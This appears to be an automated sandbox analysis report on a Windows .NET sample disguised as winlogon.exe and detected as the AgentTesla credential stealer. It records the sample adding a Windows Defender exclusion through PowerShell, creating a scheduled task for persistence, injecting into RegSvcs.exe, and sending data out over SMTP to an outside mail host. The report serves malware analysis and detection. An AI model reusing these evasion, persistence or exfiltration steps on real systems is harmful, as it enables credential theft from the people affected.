Preview:	 MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....hO.....0..0.....N... ...`....@.. ..... ..@.....tN..O....`.....XN..... ....H.....text..... ...0..... ..`.rsrc.....`.....2.....@..@.rel oc.....8.....@..B.....N.....H.....@E.....X....s..`.....0.....(.....s....}.....{....r...p.o.....{....r...p.o.....s2...}.....(....{.....s....o..... (....{.....s....o.....(....o....&*....0.....{.....+..*.0.....{.....+..*&...}....*....(....o5...}.....(....o3...}.....(.....*...0..Q.....r...pr...p.{.....{....s.....{....s?...(.....(....o....&.(....o.....-. *....0..e.....(.....}.....{.....{....s....}.....++..

C:\Users\user\AppData\Roaming\UlhpAjSuVoTa.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\winlogon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	 [ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20211202\PowerShell_transcript.506013.Hm7BnSFA.20211202202210.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5797
Entropy (8bit):	5.390476094744057
Encrypted:	false
SSDEEP:	96:BZ+jbNZqDo1ZuZajbNZqDo1Z25bRjZqjbNZqDo1ZSNohhWjZUa:z
MD5:	ADA12A7BE4CD5E6A7CD39358076285E4
SHA1:	A7F4AB45E34FC800EE46D2D44C97E5190ED03D54
SHA-256:	79BAB3A013939F122B176E38C0B68B121F8B6BA5850818ACCEDE73838B3F6A40
SHA-512:	993858A2B3F9EF8388D64B745AE3AC46712231D27BCA9D932CB101C1E188FF41CC88BC192D0B4413A496AB7343FC02BFDB8C896D4C0644D90B87D9DC6010AB2
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211202202211..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 506013 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\UlhpAjSuVoTa.exe..Process ID: 6968..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211202202211..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\UlhpAjSuVoTa.exe..**********..Windows PowerShell transcript start..Start time: 20211202202538..Username: computer\user..RunAs User: computer\

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.814013296316778
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	winlogon.exe
File size:	473600
MD5:	629f5bb8b5ee75e90c393ad9d96a1772
SHA1:	b09925a7163bef858657a1b39146fe27abb01f99
SHA256:	15637f2d530662c968272c1e6e48ca6a093f0c828edf0cbb5cd32d9af03b3ff5
SHA512:	3434c0b1f42533c42a4232809a007ddfd340ebc0d500db436cd038e3d3b4aaf0fd8bcf36e3a1cee4442c5d894679f5cdc7cef5a90c04534f937121d6cc9e3857
SSDEEP:	12288:Tu39J++7isfbzaXkpbWiVSDZynHjqRpfJ2Wfi/Srws:TutJ++7lzzkCUZSHjqff9fi6r
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....hO.....0..0.....N... ...`....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x474ec6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE

General

DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xE54F68FF [Thu Nov 29 14:58:07 2091 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x72ecc	0x73000	False	0.893866762908	data	7.82547153814	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x76000	0x514	0x600	False	0.3828125	data	3.82946279488	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x78000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-20:23:48.879737	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49843	587	192.168.2.4	208.91.199.224

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 20:23:47.315831900 CET	192.168.2.4	8.8.8.8	0xd9fa	Standard query (0)	smtp.stock meieir.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:23:47.502657890 CET	192.168.2.4	8.8.8.8	0x53fb	Standard query (0)	smtp.stock meieir.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 20:23:47.468144894 CET	8.8.8.8	192.168.2.4	0xd9fa	No error (0)	smtp.stockmeieir.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 20:23:47.468144894 CET	8.8.8.8	192.168.2.4	0xd9fa	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Dec 2, 2021 20:23:47.468144894 CET	8.8.8.8	192.168.2.4	0xd9fa	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Dec 2, 2021 20:23:47.468144894 CET	8.8.8.8	192.168.2.4	0xd9fa	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Dec 2, 2021 20:23:47.468144894 CET	8.8.8.8	192.168.2.4	0xd9fa	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Dec 2, 2021 20:23:47.522454023 CET	8.8.8.8	192.168.2.4	0x53fb	No error (0)	smtp.stockmeieir.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 20:23:47.522454023 CET	8.8.8.8	192.168.2.4	0x53fb	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Dec 2, 2021 20:23:47.522454023 CET	8.8.8.8	192.168.2.4	0x53fb	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Dec 2, 2021 20:23:47.522454023 CET	8.8.8.8	192.168.2.4	0x53fb	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Dec 2, 2021 20:23:47.522454023 CET	8.8.8.8	192.168.2.4	0x53fb	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 2, 2021 20:23:47.924026012 CET	587	49843	208.91.199.224	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Dec 2, 2021 20:23:47.924518108 CET	49843	587	192.168.2.4	208.91.199.224	EHLO 506013
Dec 2, 2021 20:23:48.074382067 CET	587	49843	208.91.199.224	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Dec 2, 2021 20:23:48.075438023 CET	49843	587	192.168.2.4	208.91.199.224	AUTH login bS5tZWxlbmRlekBzdG9ja21laWVpci5jb20=
Dec 2, 2021 20:23:48.226380110 CET	587	49843	208.91.199.224	192.168.2.4	334 UGFzc3dvcmQ6
Dec 2, 2021 20:23:48.378978014 CET	587	49843	208.91.199.224	192.168.2.4	235 2.7.0 Authentication successful
Dec 2, 2021 20:23:48.379654884 CET	49843	587	192.168.2.4	208.91.199.224	MAIL FROM:<m.melendez@stockmeieir.com>
Dec 2, 2021 20:23:48.530858040 CET	587	49843	208.91.199.224	192.168.2.4	250 2.1.0 Ok
Dec 2, 2021 20:23:48.531563044 CET	49843	587	192.168.2.4	208.91.199.224	RCPT TO:<m.melendez@stockmeieir.com>
Dec 2, 2021 20:23:48.727202892 CET	587	49843	208.91.199.224	192.168.2.4	250 2.1.5 Ok
Dec 2, 2021 20:23:48.727817059 CET	49843	587	192.168.2.4	208.91.199.224	DATA
Dec 2, 2021 20:23:48.878220081 CET	587	49843	208.91.199.224	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Dec 2, 2021 20:23:48.880714893 CET	49843	587	192.168.2.4	208.91.199.224	.
Dec 2, 2021 20:23:49.086833000 CET	587	49843	208.91.199.224	192.168.2.4	250 2.0.0 Ok: queued as 9D30E2C7C12

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: winlogon.exe PID: 6768 Parent PID: 6000

General

Start time:	20:22:06
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\winlogon.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\winlogon.exe"
Imagebase:	0x7d0000
File size:	473600 bytes
MD5 hash:	629F5BB8B5EE75E90C393AD9D96A1772
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.676484155.0000000002CB3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.676341483.0000000002BD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.678289324.0000000003BD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.678289324.0000000003BD9000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 6968 Parent PID: 6768

General

Start time:	20:22:09
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\UlhpAjSuVoTa.exe
Imagebase:	0xa40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6584 Parent PID: 6968

General

Start time:	20:22:10
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6632 Parent PID: 6768

General

Start time:	20:22:10
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\UlhpAjSuVoTa" /XML "C:\Users\user\AppData\Local\Temp\tmpD7F1.tmp
Imagebase:	0x150000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5644 Parent PID: 6632

General

Start time:	20:22:11
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 6284 Parent PID: 6768

General

Start time:	20:22:12
Start date:	02/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x620000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.673745105.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.673745105.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.929063872.0000000002901000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.929063872.0000000002901000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.928192822.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000002.928192822.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.672598413.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.672598413.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.672988393.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.672988393.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.929157483.00000000029B4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.673339643.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.673339643.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Disassembly

Code Analysis